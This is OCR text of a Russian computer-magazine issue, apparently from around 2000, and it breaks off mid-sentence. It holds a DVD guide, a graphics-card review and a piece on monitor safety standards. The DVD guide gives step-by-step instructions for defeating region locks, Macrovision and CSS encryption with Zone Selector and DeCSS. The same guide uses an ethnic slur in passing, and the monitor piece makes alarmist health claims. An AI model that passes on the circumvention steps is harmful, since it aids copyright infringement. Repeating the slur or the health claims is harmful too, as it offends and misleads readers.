
При покупке стоит определиться, какой вариант железа наиболее приемлем для тебя. Их два. Первый - ты покупаешь только DVD-ROM, а все остальной делаешь своими руками. Это годится только в том случае, если у тебя навороченный второй или третий пень и крутая видюха, типа 16 или 32 метров мозгов на чипе вроде TNT2. Тогда можно поставить софтверный DVD плеер и вперед. Второй вариант, на мой взгляд, более предпочтителен - купить аппаратный DVD декодер (неплохой выбор - карточка Hollywood+) (Вышесказанное утверждение относится только к виндам, знающий народ утверждает, что под линуксом все летает со свистом безо всякого аппаратного декодера даже на 486-ой тачке, хотя у меня, к сожалению, не было времени, чтобы проверить эту информацию). В этом случае подойдет практически любой старый комп с любой видюхой, к тому же и проц не будет загружаться. При покупке драйва обязательно убедись, сверившись с таблицей, что в нем отсутствует или легко обходится выбор региональной зоны.



Купили? Сломали.


Предположим, что ты это уже все купил и поставил. В случае с компьютерными DVD дисками и играми на них никаких проблем возникнуть не должно, если, конечно, тебе не впарили где-нибудь испорченный DVD диск. :))))) А вот в случае с фильмами на DVD не все так просто. Хитрые буржуйские крендели из всяких там ворнер бразерсов, прежде чем выпускать на DVD дисках свою кинопродукцию, придумали ряд хитрых фенек. Они решили позаботиться о том, чтобы злые кул хацкеры, пираты, люберы, негры и прочие гопники не смогли эти диски копировать, переписывать с них данные на винт, писать фильмы на видеокассеты (помнишь, аналогичная ситуация была, когда появились первые видаки. Тогда нельзя было переписать фильм с одной видеокассеты на другую, но нашлись кульные дяденьки, которые поковырялись где надо паяльником, и все стало OK) и даже переписать и смотреть фильм с диска до того, как он официально выйдет в твоей стране. Весь мир был немедленно поделен на несколько зон и, соответственно, диски стали предназначаться для одной конкретной зоны. Это они сделали для того, чтобы когда фильм вышел (к примеру, в Америке), в Европе в это время все пускали слюни и ждали, когда выйдет у них. И даже привезенный из Америки диск посмотреть было нельзя. Но как выяснилось, все их старания оказались напрасными. Для доблестных и отважных кул хацкеров, к которым, надеюсь, относишься и ты, всех этих проблем не существует.






Технология

Для лучшего понимания проблемы придется чуть-чуть помучить тебя теорией и историей. Формат DVD (Digital Versatile Disc, универсальный цифровой диск) был создан несколько лет группой из ряда фирм (Hitachi, JVC, Matsushita, Mitsubishi, Philips, Pioneer, Sony, Thomson, Time Warner и Toshiba). Чисто внешне его нельзя отличить от сидюка, но на него влезает порядка 5 гигов. И поэтому их стали использовать в первую очередь для записи видеофильмов. Это очень удобно - на один диск помещается один фильм продолжительностью 1.5-2 часа. Данные на диске хранятся в виде файлов с расширением *.vob. VOB - это закодированные видео и звук в формате MPEG-2. При проигрывании диска происходит декодирование цифровых данных в некую какофонию, состоящую из аналогового звука и видео, причем очень высокого качества, более высокого, чем HI-FI VHS и даже старых лазерных дисков (LVD). Декодирование может быть как программным, так и аппаратным, я об этом уже писал выше. Существующие на сегодня в мире правила по выдаче лицензий на производство и распространение фильмов на DVD дисках довольно строги и позволяют производителям держать монопольные цены на свою продукцию. За несколько лет существования индустрии цены на DVD фильмы практически не упали и составляют 25-40 гринов. Казалось бы, ничего не мешает кинопроизводителям спокойно получать сверхприбыли, тем более, что новый формат становится все популярнее и распространеннее. Для защиты от несанкционированного копирования DVD было разработано сразу несколько разных степеней защиты. Это, во-первых, зоны, см. выше. Во-вторых, еще одна технология, называется macrovision, создающая помехи, которые не позволяют копировать на видеокассету фильм. И наконец, DVD использует систему защиты, называемую Content Scrambling System (CSS). CSS - криптоалгоритм, который предотвращает несанкционированное копирование файлов DVD на жесткий диск, если не используется специальный 40-битный ключ. Каждый плейер, включая консоли вроде Sega и Toshiba, а также программные плейеры WinDVD и ATI DVD имеют свой собственный уникальный ключ. В свою очередь на каждом из DVD-дисков записано 400 таких ключей, так что любой плейер может прочитать диск. Все изготовители должны были шифровать свои ключи. Короче, целый сюжет для шпионского боевика придумали, ей Богу!!! Но вот в ноябре прошлого года для них случилось обломиссимо. :))) Это стало настоящей сенсацией!!! Доблестный и отважный норвежский кул хацкер Jon Johansen, входящий в группу MoRE (Masters of Reverse Engineering), со свистом отхачил все это дело, да и еще заклеймил тех ребят, которые создавали эту защиту, лохами и ламерами, так как в плейере XingDVD компании Xing Technologies подразделения RealNetworks, так и не был зашифрован ключ!!! Ты себе не представляешь, как от этого обломалась вся DVD индустрия!!! Что тут только не началось!!! Естественно, культная прога под названием DeCSS (весит всего около 60килов) была тут же выложена на все более-менее культные эфтипишнички, и ее все начали активно юзать. Ты можешь найти ее через поисковый сервер http://astalavista.box.sk . Тут- же Jon Johansen начал подвергаеться давлению со стороны адвокатов, представляющих интересы ведущих кинокомпаний. Интернет-провайдерам, на чьих серваках была размещена прога, стали приходить гневные письма с убеждениями и угрозами. На владельцев самих страниц с прогой было заведено несколько судебных разбирательств, но, по решению суда, жадненькие буржуйчики обломились: суд отверг большинство исков. Программа deCSS стала причиной подачи иска против 72 владельцев веб-сайтов, где она лежала.








Собственно взлом


Ну, а теперь самое интересное. Я постараюсь тебе рассказать и показать, как это все работает. Со взломом зоны и macrovision вообще никаких проблем у тебя не бу-




дет, ты же кул хацкер!!! Идешь на http://www.dvdutils.com и сливаешь оттудова Zone Selector, прописываешь в окошке путь на твой плейер, выбираешь зону диска, вырубаешь macrovision и вперед! Прикинь, если бы у тебя был обычный DVD плейер, то тебе бы пришлось покупать на Горбушке специальную железку для записи с диска на видеокассету, которая стоит от 100 до 200 гринов. А тут все на халяву.

DeCSS

А теперь по поводу DeCSS. Когда распакуешь зип, ты увидишь, что в комплекте к са-




мой проге идет еще DLL-ка, ее ты переименуй в wnaspi32.dll и перепиши в C:\WINDOWS\SYSTEM, а старую на всякий пожарный сохрани где-нибудь. На DVD диске ты увидишь несколько *.vob файлов, выбери один из них, потом выбери место на винте, куда писать, и запускай прогу.



Файл длиной 1 гиг перельется уже в расшифрованном виде к тебе на винт минут за 10-15, в зависимости от типа твоего проца и харда. А теперь его можно уже открыть с харда любым DVD-плейером и юзать.

Плейеры

По поводу плейеров. Неплохой выбор программных DVD-плейеров есть на http://www.dvdarena.ru , кстати, там же можешь почитать рекомендации по выбору железа, софта и ссылки, откуда этот софт можно скачать.



Я не буду здесь сравнивать характеристики программных декодеров, поскольку это будет просто бессовестное повторение материалов вышеуказанного сайта.

Если же у тебя аппаратный декодер Hollywood+, то с драйверами к нему идет проигрыватель. С ним вообще никаких проблем не возникнет, работает очень хорошо. Как видно из приведенных скриншотов, настройки очень легкие и понятные.

Звук


Несколько слов по поводу звука. Если ты решишь использовать все-таки программный метод декодирования, то сейчас уже много дешевых звуковых карточек в продаже на чипе Vortex2, у которых имеется AC-3 выход. А у всех аппаратных декодеров есть соответствующие аудиовыходы. Можно обойтись и обычной звуковой картой, но тогда нельзя будет в полном объеме оценить полноту качества звука. Ну и, естественно, должна быть соответствующая стереосистема, это любому ежу понятно и известно. Я, например, просто подключил выход с звуковухи на музыкальный центр. Получился очень даже неплохой результат, особенно когда смотришь по DVD боевик и кому-то стучат монтировкой по репе, слышно классно, с обычным фильмом по ящику или видаку не сравнить. :))))


Вместо заключения

Короче, надо тебе это все или нет - смотри, решать тебе самому. С одной стороны, это, конечно, канительно, дорого и т.п., но, с другой стороны, это кульно, типа передовая технология и все такое, интересно, да и качество, поверь, не самое гунявое. :)))))


При написании статьи использовался некоторый материал, взятый на сайтах РИА «Росбизнесконсалтинг», DVDUtils — http://www.rbc.ru, http://www.dvdutils.com












Безобразная Эльза

Холод
holod@xakep.ru





Мальдивские острова



Значит, дело было так. Звонит мне как-то Покровский и говорит: «Холод, у меня тут на столе лежит супер-мега-видео-устройство, и надо чтоб его Сайдекс протестировал в железный раздел, да вот только беда - звоню ему домой, а там трубу не берет никто. Будь добр, пожалуйста, приезжай сюда НЕМЕДЛЕННО, ЯТЬ ТВОЮ, ГДЕ ТЫ ШЛЯЕШЬСЯ, возьми карту и отвези ее Сайду домой, а то я на работе занят...».
Босс сказал - Холодильник сделал. Через полчаса прилетаю в редакцию, бегу к Покровскому - тот сидит у себя в кожаном кресле, недовольный весь, и говорит: «Все, Холод, капец, Сайдекс только что звонил из аэропорта - он с тремя любовницами сразу улетает на Мальдивские острова. Так и сказал, гад - улетаю на Мальдивские острова отдыхать. Так что писать обзор этого устройства придется тебе, дружище, как старшему помощнику младшего дворника...








Эльза


Уже через пару минут, прямо в машине, я расковыривал красииивую ретальную коробочку с видеокартой - с первого взгляда мне показалось, что в коробке как-то много всего: кроме самой карты (Ухх, красивая, зараза! - скажу я тебе, и кулер у нее размером с рога небольшого лося, и сама - красивая...) - книжек штук пять, сидюки какие-то - даже Корел OEMный, и еще жутко выглядящие очки со странными диоптриями. Карта называлась звучным именем ERAZOR III Pro, производителем карты оказалась компания с красивым именем ELSA, а по-русски - Эльза. На ум сразу же пришла соответствующая песенка небезызвестной группы «Крематорий», которую я всю дорогу до дома напевал себе под нос (и успел напеть ее полностью 33 раза).
Как только я оказался дома, передо мной сразу же встала проблема аппаратного обеспечения. Беда в том, что Эльза оказалась АГПшной (в книжечках было написано, что она поддерживает AGP2X/4X), а в моем компьютере (собственно говоря, у меня ноутбук - 486dx-25) агпслотом и не пахло (никогда). Кроме того, в тех же книжках было сказано, что «карта оптимизирована в основном для работы с системами не ниже P-II», и я решил, что ноутбук свой разгонять до второго пня не буду, а лучше займу комп у кого-нибудь из знакомых...
Ещё через полчаса я протаскивал через дверь здоровенную коробищу, в которой лежал комп следующей конфигурации: Celeron 300A (работающий, как это принято в России, на частоте 450 мегагерц), с 256 мегами оперативки (нескромно, правда?) на материнке ASUS P2B-S и с винтом Quantum SE на, если я не ошибаюсь, два с половиной гигабайта. Видюха у парня была скромная: обычный S3VirgeDX (хе! да я ее выковырял первым делом), но зато аудио-карта была просто супер: какой-то весь из себя Guillemot: он на этой звуковухе музыку писал.
Через пару минут вся конструкция с привязанным Еразором (хотя просто имя «Эльза» уж очень идет этой карте - элегантная она, даже с виду) грузилась, а я стал плотно изучать документацию к карте. На видюхе оказалось 32 мега памяти, 300-мегагерцовый NVIDIA RIVA TNT2 Pro чип (с возможностью оверклокинга, как выяснилось позднее), она умела жить под вынь 95-98-НТы, дружила с Direct3D, OpenGL, DirectDraw, DirectVideo, DirectX 6, и вообще были у нее в книжках прописаны такие фичи, что я даже толком не знаю, как это переводится: Multi-texturing, bump mapping, texture modulation, light mapping, reflection mapping, environmental mapping, procedural texturing, Diblending modes, table fog, shadow stenciling, bilinear-, trilinear- and 8-tap anisotropic texture filtering, MIP mapping и еще хрен-там-знает-что (подробности по каждому термину в целях самообразования можно выяснить у Сайдекса по адресу: sidex@xakep.ru). Из всего этого я сделал спешный (и, как выяснилось позднее, правильный) вывод: карта непомерно крута. Мало того! Странные очки оказались не просто очками, а 3d-очками под убаюкивающим названием 3D REVELATOR. Очки втыкались сзади в карту, обещали полное Три-Дэ, и обещание свое впоследствии сдержали.
Установка драйверов прошла без проблем (к слову сказать, для карты и для очков предусмотрены отдельные компакты, и я, из вредности, сначала заинсталлил драйвера Ревелатора - и ничего, все в поряде, как только драйверы самой карты потом заработали - очки проявились! Выяснилось, что в игре они активятся горячей клавишей), и у меня




появилась куча новых опций в меню «настройка экрана» и пара новых иконок в нижнем правом углу десктопа...

Гамез - рулез!

Прежде чем тестить карту и очки, на всем полагалось как следует поиграть. К Эльзе-Ревелатору прилагались халявные сидюки (там был уже упомянутый мною Корел, два диска драйверов, прога MainAcrtor для видеоредакции и что-то там еще, вроде диска с 3D-демками), на одном из них оказался любимый мой NeedForSpeed4. Который и был тут же проинсталлен и запущен.





Ощущение от игры на Еразоре в очках - непередаваемое. Просто супер (без всяких). Работает все гипер быстро и при выключенных, и при включенных очках. Картинка перед тобой (даже обычная, двухмерная, как, например, в менюшках НидФоСпида) по-настоящему становится объемной. А про игровое 3D - и говорить нечего. Правда, не радует, что когда очки врублены, изображение, воспринимаемое через них, начинает немного подрагивать - через некоторый промежуток времени глаза устают, надо отдыхать, пока не привыкнешь. Знающие люди говорят, что нужен монитор аж на 100 гц, чтоб убрать дрожание. Но, тем не менее, даже на обычном мониторе (я, увы, вообще был ограничен сраненьким безымянным 72гц «Wiewpoint 14''» - это, типа, у меня так монитор называется) все было просто супер - после того как я поиграл с Revelator'ами, я вообще видеть не могу обычное 3D на плоском и необъемном экране. В НидФорСпиде казалось, что я могу машины с экрана в протянутую руку взять, подержать и опять на трассу бросить. Просто УЛЬТРА.

Потом

Потом, где-то часов через двенадцать, вдоволь поиграв, поев и погадив, я вдруг вспомнил, что карту надо еще и непосредственно тестировать и что-то там замерять, чтобы потом это в журнале начепятать. Тут же и приступил.

Для тестирования я использовал 3D Mark 99 Max и Quake2 Demo1.DM2 - в принципе, как мне показалось, этого было достаточно. Карта тестировалась, естественно, только с драйверами, пришедшими в комплекте, AS IS, так сказать, и показала для своего класса отличные, на мой взгляд, результаты (конкретнее - в таблицах).

Резюмируя все вышеописанное, от себя добавлю, что никакие тесты, как бы высоки или невысоки их результаты ни были, не передадут ощущение ОБЛАДАНИЯ этим потрясающим устройством. Это, наверное, все равно что быть владельцем Мерседеса - вокруг на дорогах будут появляться новые и новые крутые тачки, но владелец Старого Мерина еще не скоро (читай: вряд ли когда-нибудь) расстанется со своим любимцем. Elsa Erasor III Pro - это здорово. Хотя без очков она, возможно, потеряет свою прелесть, т.к. основана на чипе Riva TNT2, а такие карты можно купить и в OEM-конфигурациях, дешевле. Но я рассматривал комплект, а не отдельные девайсы, и итог именно о комплекте.

Заключение


Объяснительная записка гражданина Сайдекса к гражданину Покровскому.


Уважаемый товарищ начальник!


К вопросу о том, что я был задержан на ул. Тверской г. Москвы в три часа ночи пьяным и голым, так это - чистая неправда. Я был задержан не помню где, но в состоянии максимум - легкого подпития, в летнем костюме типа «плавки». Все дело в том, что я собирался улететь в отпуск на Мальдивы, как и было оговорено, но почему-то встретил в автобусе по дороге в аэропорт своего близкого друга Даню Шеповалова, и после мы решили никуда не лететь, а отметить эту встречу в близлежащих условиях. Что было потом - помню плохо, но обещаю больше так не делать. Извините.

Ваш редактор Сайдекс










Тебя дурят со стан

Анатолий Иванович Афанасьев
Гл. инженер ГНПП «Циклон-Тест»
Академик Академии проблем качества РФ



Перевел с академического: Холод

Дарова тебе, перец. Вот, небось, сидишь ты сейчас за компом, сканишь порты очередного юзера, листаешь X и радуешься жизни. И правильно делаешь, что радуешься. Давно, небось, сидишь-то? Третьи сутки? А тебе черепа не говорили, что долго за компом сидеть вредно? Да ладно, знаю я - у тебя суперпупер 20-дюймовый монитор известного бранда, он, ясный пень, соответствует всем самым крутым стандартам безопасности, и сидеть за ним ни фига не вредно...

Упс! Вот тут-то я тебя и приторможу. Соответствует всем самым крутым стандартам безопасности, говоришь? А ты в этом уверен? И откуда они берутся, эти самые крутые стандарты?

Мужики

Да, дело ясное, не с потолка. Есть специальные лаборатории и институты, там днями и ночами сидят мужики, которые, в промежутках между партиями в Кваку, постоянно тестят мониторы, продающиеся в нашей многострадальной стране. Эти самые мужики разработали специальную фичу, называемую ГОСТ Р 50948-96 «Дисплеи. Средства отображения информации индивидуального пользования. Общие эргономические требования и требования безопасности» и санитарные нормы СанПиН 2.2.2.542-96 «Гигиенические требования к видеодисплейным терминалам, персональным электронно-вычислительным машинам и организации работы». Эта фича представляет собой кипу мелких толстых книжечек, в которых описано, какими характеристиками должны обладать мониторы и некоторые другие девайсы, чтобы работать с ними было безопасно для здоровья. И, ясный хрен, что монитор, который ТЫ покупал, по этому ГОСТУ - в порядке. И барыги, которые тебе его сдали, предъявили все необходимые документы (причем, не поддельные!) о его соответствии всем аспектам ГОСТА, заверенные хоть самим Господом Богом. Но ты сам как считаешь - здоровью твоему благодаря этим бумажкам ничего не угрожает? Оно гарантированно в безопасности?

Я говорю - НЕТ.

Расслабься. Барыги тут ни при чем. И монитор не левый - реальный бранд. Все куда сложней и печальней. Бага - в отечественных документах.

Проблема первая


У тебя изображение на экране не подрагивает? Не искажается? Не дрожит? Сам знаю, бывает иногда. Официальное название данного явления - пространственная и временная нестабильность изображения. Ну и, ясный хрен, за таким монитором без вреда для здоровья не посидишь. Причин нестабильности может быть несколько - это и элементарная неисправность монитора (ну да, да, исключено - у тебя же бранд), и влияние собственных магнитных полей звуковых частот в мультимедийных мониторах (это у которых колонки по бокам присандалены). Но вот тебе пример к размышлению. Один знакомец мой купил монитор. Купил даже не на базаре - в салоне, где ему сертификаты безопасности предъявили в первую очередь. Проверил при покупке, естественно - все в порядке. Привозит монитор домой (на другой конец Москвы, кстати) - изображение дрожит. Ну, парень сматывает манатки, запаковывает все, укладывает и едет скандалить в магазин. Там монитор врубают - изображение, естественно, в норме. Чел уговаривает их (добрые люди попались) заменить устройство на такое же из другой коробки, и снова домой едет. Приезжает, включается - монитор-то другой, а изображение снова в жопе. Он так и живет где-то на юге города, в промзоне, рядом с какой-то не то микрогэс, не то ртс, не то тэс...

В чем, типа, проблема? - спросишь ты. Может, у чувака руки не оттуда росли, и он монитор неправильно коннектил? Не, перец, ни фига. Монитор подконнектить неправильно нельзя, его в разъем com-порта не воткнешь. И вообще, по секрету тебе скажу: и мониторы в порядке были, и знакомец мой тут ни при чем. С жильем ему просто не повезло - у него где-то недалеко от дома источник высокого уровня внешнего магнитного поля промчастоты 50 Гц. В зоне такого излучения отдельные мониторы, прошедшие сертификацию и безопасные для человеческого самочувствия в обычных условиях, могут нанести здоровью такой вред, что после недели работы за таким монитором еще год ничего не встанет.

И здесь мы с тобой вплотную подходим к обозначенной выше первой проблеме безопасности мониторов. Что значит «высокий уровень внешнего магнитного поля» и какими документами он определяется? Проведенные в нашем подполье эксперименты показывают, что у всякоразных 14» и 15» мониторов дрожание изображения возникает при значениях внешнего магнитного поля более 1000 нТл (0,8 А/м... Не напрягайся, короче: тебе вникать в единицы измерения не нужно, тут главное - суть уловить); для мониторов с размером экрана 17» и более критическое значение магнитного поля снижается до 500 нТл (0,4 А/м). Причем речь идет именно об экспериментальных исследованиях, это тебе не бабка с третьего этажа с балкона ляпнула. Эти нюансы не выявляются (да и не могут быть выявлены) при официальных сертификационных испытаниях мониторов на электромагнитную совместимость (в части требований по восприимчивости их к внешним магнитным помехам) - пиплам, которые тестируют устройства, и в голову не приходит проверять мониторы в таких условиях. Но люди-то в таких условиях живут! Уровни допустимых фоновых магнитных полей промчастоты 50 Гц в помещениях регламентированы в России действующими с 1 января 1999 года санитарными нормами СанПиН 2.2.4.723-98 «Переменные магнитные поля промышленной частоты в производственных условиях» (напомню: СанПиН - это одна из книжечек пресловутого ГОСТа). Допустимая норма - 100 000 нТл (80 А/м). Исходя из этой нормы, проектируются системы энергоснабжения зданий и помещений. Не надо быть арифметиком, чтобы понять, что нестабильность изображения на экранах современных мониторов возникает уже при магнитном поле в 100-200 раз (прикинь!) меньшем, чем оно (магнитное поле) допускается и может реально существовать в помещениях с компьютерной техникой. Ты сравни: 100 000 нТл - норма для помещений, а 1000 нТл - для 14» монитора...

Ну что, видишь?

Точно. Полное дерьмо - кто-то составлял документик и о людях не подумал. Надо срочно исправлять этот самый СанПиН 2.2.4.723-98. Требования по допустимым фоновым уровням магнитных полей промчастоты 50 Гц в помещениях, предназначенных для эксплуатации компьютерной техники (читай: в том числе и в квартирах), должны быть установлены иные (в СОТНИ раз жестче!), чем для других помещений. Ясный хрен, необходимо также введение при сертификационных испытаниях дисплеев допол-



ПАРТАНИ МОНИТОРОВ!

нительных проверок устойчивости их к этим самым низкочастотным магнитным полям. Конечно, есть и более простой вариант - взять и запретить работать на компах в зонах промчастоты 50 Гц, но что-то мне подсказывает, что этот вариант нас с тобой мало устроит.
Ну да ладно, это все лирика. Фича в чем? Производители мониторов - ни при чем, барыги - ни при чем, и даже строители - и те ни при чем, все делают по ГОСТу, сволочи! А крайний кто? Крайний, перец, - ТЫ, ТЕБЯ через плечо кидают, у ТЕБЯ через полгода, не дай Бог, лысина появится, или что-нибудь новое вырастет. А претензий тебе предъявить некому.

Проблема вторая

Дальше - больше. Сроки введения на территории Российской Федерации нормативных документов по безопасности видеодисплейной техники. Итак, существует СанПиН 2.2.2.542-96 в государственном стандарте ГОСТ Р 50948-96. Эти нормативные документы введены в действие на территории Российской Федерации в 1996 и 1997 годах, соответственно.
Государственный стандарт ГОСТ Р 50948-96 устанавливает еще и требования к мониторам при их сертификации на безопасность для потребителя. Однако для этих целей, перец, он введен в действие только с 1 октября 1998 г. Мотай на ус: тут вся фишка в дате. Только с этого момента в России начала проводиться обязательная проверка видеодисплейной техники по требованиям безопасности, гармонизированным с международными требованиями, то есть с TCO (ну, у тебя наверняка на мониторе лейбл приляпан, если только ты его еще не отодрал: TCO XX sertified или что-нибудь в этом роде). До этого сертификация по ГОСТу Р 50948-96 вообще не была обязательной - она выполнялась добровольно лишь некоторыми продавцами мониторов, остальные барыги скидывали добро абы как. Да, харош, скажешь ты! - у нас же 2000 год на дворе! Так вот, смотри: в соответствии с положениями «Системы сертификации» действие выданных ранее сертификатов (до 1 октября 1998 года) не отменено. Это означает, что в настоящий момент любые барыги на совершенно законном основании могут реализовывать сертифицированные мониторы, которые совершенно не соответствуют действующим в настоящее время санитарным требованиям. И это даже не обязательно лежалые устройства. Просто существуют различные «схемы» сертификации. Можно под видом сертифицированного товара толкать такой ноунейм... Объясняю. Сертификаты безопасности (как и гигиенические сертификаты) могут выдаваться как на определенную партию барахла, так и на определенный срок (до 3 лет). То есть, например, фирмы-производители, получившие сертификаты в ноябре 1998 года, могут совершенно законно до ноября 2001 года поставлять в Россию и реализовывать на базарах России свою видеодисплейную технику, которая не проходила проверку по тем требованиям безопасности, которые предъявляются к ней сейчас. В 98-м году прошла 